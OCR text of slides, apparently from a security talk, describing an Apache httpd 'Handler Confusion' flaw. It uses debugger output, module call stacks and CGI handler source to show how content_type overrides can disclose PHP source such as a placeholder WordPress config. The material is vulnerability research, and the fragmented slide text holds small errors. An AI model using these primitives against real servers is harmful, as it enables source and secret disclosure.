



#3 Handler Confusion

r->content_type can be transformed into *r->handler*


under certain conditions


HTTP
read_request
quick_handler
translate_name
map_to_storage
access_checker
auth_checker
type_checker
fixups
handler
log_transaction
AddType
mod_mime
[#0] → ap_run_type_checker
[#1] → ap_process_request_internal
gef➤ p r->filename
$1 = "/var/www/html/config.php"
gef➤ p r->handler
$2 = 0x0
gef➤ p r->content_type
$3 = "application/x-httpd-php"


HTTP
read_request
quick_handler
translate_name
map_to_storage
access_checker
auth_checker
type_checker
fixups
handler
log_transaction
ContentType-to-Handler
core
[#0] → ap_invoke_handler
[#1] → ap_process_async_request
gef➤ p r->filename
$1 = "/var/www/html/config.php"
gef➤ p r->handler
$2 = "application/x-httpd-php"
gef➤ p r->content_type
$3 = "application/x-httpd-php"


HTTP
read_request
quick_handler
translate_name
map_to_storage
access_checker
auth_checker
type_checker
fixups
handler
log_transaction
AP_FILTER_ERROR
ModSecurity
[#0] → ap_run_fixups
[#1] → ap_process_request_internal
gef➤ p r->filename
$1 = "/var/www/html/config.php"
gef➤ p r->handler
$2 = 0x0
gef➤ p r->content_type
$3 = "text/html"

```php
<?php

// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'database_name_here' );

/** Database username */
define( 'DB_USER', 'username_here' );

/** Database password */
define( 'DB_PASSWORD', 'password_here' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );
```




Handler Confusion: Primitive #1 Source Code Disclosure

- *r->content_type* can be overridden by other modules accidentally while error handling.
  - All Content-Type based directives are affected

Root Cause

Apache Httpd can't distinguish whether the *r->content_type* is assigned from the Config Directive or by the HTTP Response

Could you invoke arbitrary handler?


HTTP
read_request
quick_handler
translate_name
map_to_storage
access_checker
auth_checker
type_checker
fixups
handler
log_transaction
ContentType-to-Handler stub here
Backend returns result that we can control r->content_type here

RFC 3875 for the Rescue!

Section 6.2.2. Local Redirect Response

RFC 3825 - CGI Version 1.1
6.2.2. Local Redirect Response

```
static int cgi_handler(request_rec *r) {
    // […]
    ret = ap_scan_script_header_err_brigade_ex(r, bb, sbuf, APLOG_MODULE_INDEX);

    location = apr_table_get(r->headers_out, "Location");
    if (location && location[0] == '/' && r->status == 200) {
        r->method_number = M_GET;
        apr_table_unset(r->headers_in, "Content-Length");
        ap_internal_redirect_handler(location, r);
        return OK;
    else if (location && r->status == 200) {
        return HTTP_MOVED_TEMPORARILY;
    }
```

1

